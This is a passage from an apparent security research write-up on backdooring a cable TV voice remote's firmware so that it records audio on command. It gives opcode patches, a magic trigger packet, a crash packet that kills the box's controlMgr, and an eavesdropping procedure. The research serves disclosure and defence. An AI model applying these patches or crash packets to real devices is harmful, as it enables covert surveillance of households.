Some of these are self-explanatory, others aren't, but only one is really interesting: `9-6-4`. As it turns out, you can simply trigger a firmware check (and upgrade, if one is available) by hitting that magic sequence. Perfect – that's the externally-observable behavior we're looking for.

We have a general idea of where to find its code, too. Remember our list of callbacks from the LED search? There were twenty-something of those in a sequence – one of them pointed us to the battery level LED blinks. We'd expect the firmware upgrade flow to be in one of those callbacks, too.

Speaking of LEDs, there's another interesting thing about `9-6-4`. When you initiate an firmware upgrade this way, the remote blinks an undocumented shade of yellow – the infamous LED #3 we ran into a while back. That should definitely help us narrow down which of the callbacks is the firmware one.

And it did. Looks like `ZCODE0::e850` is where it's at. This function has two flows, one of which flashes yellow for success, and the other flashes slightly shorter blinks for failure:



Note the assignments of 1 to both `R2` and `R3` – the original check request the remote sends (after decryption) contains just that, after the header: `01 01`. The adjacent function (presumably for the `9-6-5` audio data image request, whatever that is) has an analogous assignment of `02 01` to `R1` and `R2`, which is consistent with what we see while debugging `controlMgr`, too. Presumably, then the function called after that assignment – here named `start_firmware_check()` – is the one we're looking for.

Now that we know how the firmware upgrade is initiated

we can see where else it is called. Where are the other references to `start_firmware_check()`? It turns out there's only one more, at `ZCODE1::f0f5`. A bit of disassembly in that area yields the following pseudocode:

```
int elapsed_hours;
if ((event_lsb & 0x20) != 0) {
  g_elapsed_minutes += 1;
  elapsed_hours = g_elapsed_minutes / 60;
  if (elapsed_hours >= g_update_check_interval) {
    g_elapsed_minutes = 0;
    g_is_fw_image_check_due = 1;
    g_is_audio_image_check_due = 1;
    if (!g_is_update_mechanism_locked) {
      event_lsb |= 4;
    }
  } else {
    if (g_is_fw_image_check_due || g_is_audio_image_check_due) {
      event_lsb |= 4;
    }
  }
  start_fw_check_every_minute_timer();
}
if ((event_lsb & 0x04 != 0)) {
  if (!is_mic_in_use() && !g_is_update_mechanism_locked) {
    if (g_is_fw_image_check_due) {
      create_and_enqueue_update_rf4ce_image_check(1);
    } else if (g_is_audio_image_check_due) {
      create_and_enqueue_update_rf4ce_image_check(2);
    }
  }
}
```

This looks easy enough to bend to our purposes. We can just NOP out the comparison of `elapsed_hours to g_update_check_interval` (line 5). In 8051 terms, that means replacing this opcode:

```
  ZCODE1::f088 40 18           JC         LAB_ZCODE1__f0a2
```

with a couple of `NOPs (00 00)`.

Now, every time the minutes tick event is hit, the update flow will be set. The result is the following (slightly silly) pseudocode:

```
int elapsed_hours;
if ((event_lsb & 0x20) != 0) {
  g_elapsed_minutes += 1;
  g_elapsed_minutes = 0;
  g_is_fw_image_check_due = 1;
  g_is_audio_image_check_due = 1;
  if (!g_is_update_mechanism_locked) {
    event_lsb |= 4;
  }
  start_fw_check_every_minute_timer();
}
if ((event_lsb & 0x04 != 0)) {
  if (!is_mic_in_use() && !g_is_update_mechanism_locked) {
    if (g_is_fw_image_check_due) {
      create_and_enqueue_update_rf4ce_image_check(1);
    } else if (g_is_audio_image_check_due) {
      create_and_enqueue_update_rf4ce_image_check(2);
    }
  }
}
```

After uploading this patch, `controlMgr`'s logs indicate that the remote does indeed check for new firmware versions every minute. So far so good. Now we need to integrate the mic into this part of the code.

We'll want to do this when no upgrade is available so that recording doesn't interfere with firmware upgrades (as you can see in the pseudocode above, the firmware check isn't initiated when the microphone is working). This is triggered by a response from the box to the remote that says "no firmware is available right now." We unraveled a bit more of the firmware code to find the corresponding flow, which starts at `ZCODE1::f1f0:`

```
if (status == '\0') {
  if (cVar1 == '\x03') {
    if (-1 < (nsduLength < 0x27) << 7) {
      dispatcher_func_maybe_handle_new_image_available
                (1,nsdu_lsb,nsdu_msb,nsdu_lsb,nsdu_msb,nsduLength,0);
      goto LAB_ZCODE1__ee40;
    }
  }
  else {
    if ((cVar1 == '\x02') && (-1 < (nsduLength < 7) << 7)) {
      dispatcher_func_handle_something_else(1,nsdu_lsb,nsdu_msb,nsdu_lsb,nsdu_msb,nsduLength,0);
      goto LAB_ZCODE1__ee40;
    }
  }
}
```

You might remember that `controlMgr` sends `2` when a new image is not available and `3` when one is – this is where that comparison takes place.

Let's make this start our recording. There are a few spare bytes at the end of `ZCODE1`, between `ZCODE1::fff7` and `ZCODE1::ffff` (these bytes are simply set to `FF`). We can stick some extra code in there that triggers a recording and returns to the original flow. First, we'll patch the original call to the no-firmware handler to call our microphone-start function and then jump to our spare bytes when it's done, so that

```
    ZCODE1::f25a 12 38 e4        LCALL      dispatcher_func_handle_new_image_not_
available   undefined1 dispatcher_func_handl
    ZCODE1::f25d 02 f3 67        LJMP       LAB_ZCODE1__f367
```

becomes

```
    ZCODE1::f25a 12 39 5c        LCALL      dispatcher_func_start_mic_task
    ZCODE1::f25d 02 ff f7        LJMP       LAB_ZCODE1__fff7
```

Next, in our spare section, we'll call the original handler, and then jump back to where we were supposed to end up, at `ZCODE1::f367:`


```
    ZCODE1::fff7 12 38 e4        LCALL      dispatcher_func_handle_new_image_not_
available
    ZCODE1::fffa 02 f3 67        LJMP       LAB_ZCODE1__f367
```

This works much better. We get our little beep on boot when the box rejects the firmware request, which is pretty neat, and then a recording starts. Neat!

We can do better, though.

Right now this interferes with the normal functioning of the remote. We don't actually want to start recording every time there's no new firmware (which is almost always). Ideally we'd like to trigger this with a magic command. But where is there space to add our own logic for this? Besides the handful of spare bytes we just used, the firmware is packed very tight – it's hard to find more than a few empty bytes in a row.

As it turns out, there's a sanity check we can take advantage of before the call to handle_new_image_not_available():




In the real world, the “no image is available” packet from the box should be shorter than seven bytes. But if we’re careful, we can make this flow call our code if a longer response is received, which should never happen unless we’re doing it. Here are the original opcodes:

```
ZCODE1::f252 94 07           SUBB       A,#0x7
ZCODE1::f254 40 0a           JC         LABEL_BAD_PACKET_LENGTH
ZCODE1::f256 ec              MOV        A,R4
ZCODE1::f257 fa              MOV        R2,A
ZCODE1::f258 ed              MOV        A,R5
ZCODE1::f259 fb              MOV        R3,A
ZCODE1::f25a 12 38 e4        LCALL      dispatcher_func_handle_new_image_not_available
ZCODE1::f25d 02 f3 67        LJMP       LAB_ZCODE1__f367
                          LABEL_BAD_PACKET_LENGTH

ZCODE1::f260 12 39 14        LCALL      dispatcher_func_not_interesting
ZCODE1::f263 90 18 56        MOV        DPTR,#0x1856
ZCODE1::f266 e0              MOVX       A,@DPTR=>g_is_manual_fw_update
ZCODE1::f267 70 03           JNZ        LAB_ZCODE1__f26c
ZCODE1::f269 02 f3 67        LJMP       LAB_ZCODE1__f367
```

And here’s our patch, which `calls start_mic_task()` if the “no image is available” packet is longer than it should be:

```
ZCODE1::f252 94 08           SUBB       A,#0x8
ZCODE1::f254 50 07           JNC        NEW_LABEL_BAD_PACKET_LENGTH
ZCODE1::f256 ec              MOV        A,R4
ZCODE1::f257 fa              MOV        R2,A
ZCODE1::f258 ed              MOV        A,R5
ZCODE1::f259 fb              MOV        R3,A
ZCODE1::f25a 02 ff f7        LJMP       LAB_ZCODE1__fff7
                          NEW_LABEL_BAD_PACKET_LENGTH

ZCODE1::f25d 12 39 5c        LCALL      dispatcher_func_start_mic_task
                          ORIGINAL_LABEL_BAD_PACKET_LENGTH

ZCODE1::f260 12 39 14        LCALL      dispatcher_func_not_interesting
ZCODE1::f263 90 18 56        MOV        DPTR,#0x1856
ZCODE1::f266 e0              MOVX       A,@DPTR=>g_is_manual_fw_update
ZCODE1::f267 70 03           JNZ        LAB_ZCODE1__f26c
ZCODE1::f269 02 f3 67        LJMP       LAB_ZCODE1__f367
```

So the function ends up looking like this:



And in English: if a regular (<7 bytes) “image-not-available” packet arrives, handle it as usual, and return. If an unusual (>=7 bytes) “image-not-available” packet arrives, start the microphone task, instead. And all of that without wasting a byte!

How do you turn this thing off

At the moment the remote starts a recording on boot until timeout and then tries again every minute alongside the firmware check. This is is a good start, but as it turns out, when the microphone is started this way (as opposed to a button press), it never times out! This is because of the timeout takes place as a keyboard event, so if the key isn’t held, we never reach the flow that simulates a record-key release. (Otherwise, we could have simply lengthened the recording to being almost a minute long, and restarted it every time it ended.)


Ideally we’d like recording to go on for a while once it’s started, but we still want the firmware update check (and the corresponding recording check) to take place every minute.

To do this we’re going to have to add some real logic – it’s very difficult to pull something like this off with just a couple of bytes to spare. We need to hollow out the firmware somewhere – some flow that we can easily reach and that won’t affect anything if we replace its contents.

Fortunately, we’ve already run into a perfect candidate – the other magic key sequence, the one that checks for an audio image update – that is, `9-6-5`. The code for that handler is at `ZCODE0::e871`. It gives us 31 bytes to work with – let’s see what we can do with that.

We already know there’s a global minutes counter used for checking against the upgrade interval – it’s stored at `0x184e`. We can add a bit of code that compares some desired number of minutes against that value, and if that number is exceeded, we can call the `stop_mic_task()` function, and the next firmware check will enable us to start again (up to a minute later). We can also zero out the minutes counter at this point so this can happen more than once – since we broke the comparison to the minutes counter earlier to make the firmware check run every minute, nobody actually uses this counter anymore.

Where can we call our patched `9-6-5` handler from? The most sensible place would be right before checking for a new firmware image, so that we can restart the recording quickly if we want to. So back to the call to `create_and_enqueue_update_rf4ce_image_check():`



There’s a pretty obvious slot to use here – we can replace the call to `some_is_mic_in_use()`, which checks that a recording isn’t running before initiating the firmware upgrade, with a call to our hollowed-out `9-6-5` handler. All we need to do is to reconstruct that call in our patch, so the functionality here isn’t broken. So we simply replace

```
ZCODE1::f0d3 12 39 80        LCALL      dispatcher_func_some_is_mic_in_use
```

with

```
ZCODE1::f0d3 12 36 fe        LCALL      dispatcher_func_magic_965_audio_image_check
```

and add a call to `some_is_mic_in_use()` to the end of our patched `magic_965_audio_image_check()`, which now looks like this:

```
                        *************************************************************
                        *                          FUNCTION                         *
                        *************************************************************
                        undefined magic_965_audio_image_check()
          undefined       ACC:1          <RETURN>
                        magic_965_audio_image_check
ZCODE0::e871 c0 82          PUSH        DPL
ZCODE0::e873 c0 83          PUSH        DPH
ZCODE0::e875 90 18 4e       MOV         DPTR,#0x184e
ZCODE0::e878 e0             MOVX        A,@DPTR
ZCODE0::e879 c3             CLR         CY
ZCODE0::e87a 94 03          SUBB        A,#0x3
ZCODE0::e87c 40 05          JC          LAB_ZCODE0__e883
ZCODE0::e87e e4             CLR         A
ZCODE0::e87f f0             MOVX        @DPTR,A
ZCODE0::e880 12 39 62       LCALL       dispatcher_func_stop_mic_task                    undefined1 d
                        LAB_ZCODE0__e883                                XREF[1]:     ZCODE0::e87c(j)
ZCODE0::e883 12 39 80       LCALL       dispatcher_func_some_is_mic_in_use               undefined1
ZCODE0::e886 02 e6 cf       LJMP        FUN_ZCODE0__edbe::POP_RETURN
```

```
1
2  void magic_965_audio_image_check
3                 (undefined param_1,undefined param_2,undefined param_3,undefined param_4,
4                 undefined param_5,undefined param_6,undefined param_7)
5
6  {
7    undefined uStackX0;
8
9    if (-1 < (g_elapsed_minutes < 3) << 7) {
10     g_elapsed_minutes = 0;
11     param_1 = dispatcher_func_stop_mic_task(param_1,param_2,param_3,param_4,param_5,param_6,param_7)
12     ;
13   }
14   dispatcher_func_some_is_mic_in_use(param_1,param_2,param_3,param_4,param_5,param_6,param_7);
15   write_volatile_1(FMAP,uStackX0);
16   return;
17 }
18
```

and the recording will automatically stop after 3 minutes (or however many we choose).

A brief aside on interference from the box

Up until now we've been able to upload firmware images to the remote fairly consistently using our attack script. Unfortunately, though, it doesn't seem to perform that well when the X1 box is on nearby during our attack. Somehow the box interferes with our fake upgrade, which makes sense, since we're pretending to be the box itself.

There are several ways that this interference might be taking place. The most obvious one is that it simply replies to the remote's firmware check before we do, both because `controlMgr` works much faster than our ApiMote-controlling attack script, and because the box will typically be closer to the remote than we are as attackers.

This is the less-insidious issue, though. For the sake of testing, it's pretty easy to avoid this problem by holding `controlMgr` paused with `gdb` until after starting the upgrade. Once the check request goes through and the remote starts requesting firmware chunks, we should be safe, theoretically, since `controlMgr` claims to ignore these packets (which it doesn't think are associated with a firmware download session). It simply logs session not found each time it sees one, which is fine as far as we're concerned. Unfortunately, though, the update session seems to break up very quickly once the box is back on, even though sniffing doesn't show a single packet coming from it.

What's going on?

A quick, copy-pasted introduction to RF4CE channels (as always, from Understanding Zigbee RF4CE):

> *2.4 GHz Band Frequencies*
>
> *A ZigBee RF4CE device operates in the worldwide available 2.4GHz frequency band, as specified by IEEE 802.15.4. However, to provide robust, low-latency service against other common sources of interference in this band, only a subset of channels is used – channels 15, 20 and 25. A target device can choose to start its network on the best available channel at startup time and so a ZigBee RF4CE network may operate over one or more of the available three channels.*
>
> *Channel Agility*
>
> *All ZigBee RF4CE devices support channel agility across all three permitted channels. As described above, a target device selects its own initial channel based on the channel conditions during startup. During the course of the life of the target device, however, the channel conditions may vary and the target device can elect to switch to another channel to maintain a high quality of service. Each device paired to the target records the channel where communication is expected. However, in the event that the target switches to another channel, the device can attempt transmission on the other channels until communication with the target is reacquired. The device can then record the new channel accordingly for the next time communication is attempted.*

So there are three channels that the box and remote can communicate on, numbered 15, 20, and 25. The box (the target device) can change channels at its leisure. When it does that, the remote will freak out for a moment, and then try the other channels until it sees ACKs from the box on one of them.

Now, at first, we thought that the fact that we share a channel with the box (and the remote) somehow causes this interference – maybe the ACKs the box was sending were doubling up with the ones from the ApiMote and causing a ruckus. We tried disabling the ApiMote's ACKs, so that we would send the actual packets and the box would perform the ACKs for us, but that didn't seem to help. (In fact, the attack performed slightly worse.)

After giving it some thought, we realized that it's more likely that the box interferes with the firmware download not when it shares a channel with us, but rather when it doesn't share a channel with us.

How can that be?

Our attack script often sees packet retransmissions from the remote, because it's hard to time our responses perfectly for the encrypted chunk requests. Unfortunately, it turns out that these retransmissions exacerbate a problem with our approach. Any time we miss a packet from the remote – which happens quite often on a noisy medium like RF – the remote tries to transmit the request on the other two channels.

Normally this wouldn't bother us, except that occasionally the box skips from channel to channel. If the remote tries a retransmission on a channel the box is camping at, it'll see an ACK, and assume that's where the action is. Since our ApiMote can only see one channel at a time, we'll miss that entirely – as far as we can tell, the remote will have stopped communicating with us.

It was easy enough to prove this theory; we paused `controlMgr` with `gdb` to hold it on its current channel, and then ran WarezTheRemote on a separate channel. When the remote tried to communicate with the box, it got no ACKs, so it tried the one the ApiMote was on instead. The ApiMote did acknowledge the packets from the remote, so the remote shifted to our channel. Very quickly after resuming `controlMgr`, though, it went right back to the box's channel – we even saw the firmware chunk request packet that we were waiting for.

So there are two parts to our problem:

- How can we prevent the remote from seeing a (negative) answer from the box to its firmware check request packet?
- How can we prevent the connection from breaking up due to ACKs from the box on another channel?

We tried quite a few approaches to these issues. To name just a few: we searched for ways to change the box's PAN ID; we tried to confuse it with high packet frame numbers; we crashed voice sessions in a way that kept it from changing channels; we even tried locking it into our channel with frequency jammers. As it turned out, though, the simplest thing we tried was the most effective, too: crashing `controlMgr`, and often.

Crashing `controlMgr`

We wrote a very simple fuzzing implementation that picked one of the `c0/c1/c2` packet profiles and added a randomized payload to that, `hit ./fuzz`, and waited for about five seconds. `controlMgr` crashed *fast*.

```
2018 Feb 17 03:59:28.699510 pacexg1v3 controlMgr[19378]: 03:59:28:696 CTRLM:ERROR: ind_
process_data_device_update: Invalid size 0
2018 Feb 17 03:59:28.700849 pacexg1v3 controlMgr[19378]: **
2018 Feb 17 03:59:28.702889 pacexg1v3 controlMgr[19378]: ERROR:rf4ce/ctrlm_rf4ce_
device_update.cpp:68:void ctrlm_obj_network_rf4ce_t::ind_process_data_device_
update(ctrlm_main_queue_msg_rf4ce_ind_data_t*): asser
tion failed: (0)
2018 Feb 17 03:59:28.779849 pacexg1v3 controlMgr[19378]: 03:59:28:778 CTRLM:FATAL:
Minidump location: /opt/minidumps/21f27ac8-1125-a8f5-5b9585a5-1be9a396.dmp Status:
SUCCEEDED
2018 Feb 17 03:59:31.120779 pacexg1v3 systemd[1]: ctrlm-main.service: main process
exited, code=killed, status=6/ABRT
```


When we checked the packet we sent with a matching timestamp, we found what you might expect based on the log line `ind_process_data_device_update: Invalid size 0:`

```
fcf   seq   address info  flags    framenum   profile  vendor  PAYLOAD
6188  1c    2c7592964839  2b       d9d7a596   c2       9d10
```

All it takes is an empty firmware (`c2`) packet to crash `controlMgr`.

Why is crashing `controlMgr` helpful? When you kill `controlMgr`, it comes back up within a few seconds – `systemd` on the box sees to that. But this does buy some valuable time. For solving our first problem – preventing the box from telling the remote that there is no firmware available – it's pretty obvious how this can help. If you can repeatedly kill `controlMgr` over the course of the attack, the likelihood that it will be up to answer the firmware check is quite small.

Attacking the Upgrade Firmware Process



This is less effective for the ACKs-from-other-channels problem, though. Even if the box is up for a fraction of a second, it will ACK anything it sees, and over the course of an entire firmware upgrade it's hard to prevent this entirely. At some point it's possible the box will be up long enough to switch to another channel, and then send an ACK to a chunk request retransmission from the remote on that channel. That said, repeated killing does the job, for the most part. It's not perfect, but you can definitely still pull off an attack this way.

If you're willing to spend a little more money, there's an easy way to sidestep this issue entirely. The ACKs from the box are bothersome because they pull the remote away from the channel we're running the attack on. But what if we're waiting at the new channel, too? We can just as easily respond to the remote's retransmissions from the new channel as the previous one. (Remember, besides the ACK, the box doesn't actually send anything to the remote in response to its firmware chunk request.) So a combination of repeated killing of `controlMgr` and running WarezTheRemote on all three RF4CE channels in parallel can very effectively prevent the box from interfering with the course of our attack.


That said, the ability to temporarily crash `controlMgr` is helpful for another reason, too. Our malicious firmware relies on getting a magic response for the firmware upgrade check in order to start recording. Normally, the box would reply that there is no new firmware available. To get our magic "start recording" response in before that happens, we can simply kill `controlMgr` just before the minutes timer elapses – that will save of the trouble of racing `controlMgr` to the remote.

Summing up our new recording flow

Once we've installed our malicious firmware on the remote, the recording procedure looks like this:

1. The remote queries for a new firmware image every minute. When the box's `controlMgr` is up, it replies that no new image is available.
2. The attacker temporarily kills `controlMgr` with our DoS packet.
3. When the remote sends its next firmware image check, the attacker replies with a magic packet (>=7 bytes long).
4. In response to the magic packet, the remote sends a "start audio session" packet to the box. The box doesn't respond, since `controlMgr` is down, but the attacker can easily impersonate the box and respond "go ahead".
5. The remote commences streaming recorded audio until the timeout set in the malicious firmware is hit (say, 10 minutes).
6. Once the audio stream is complete, the remote goes back to querying for a new firmware image every minute.

Recording Audio with the Compromised Remote

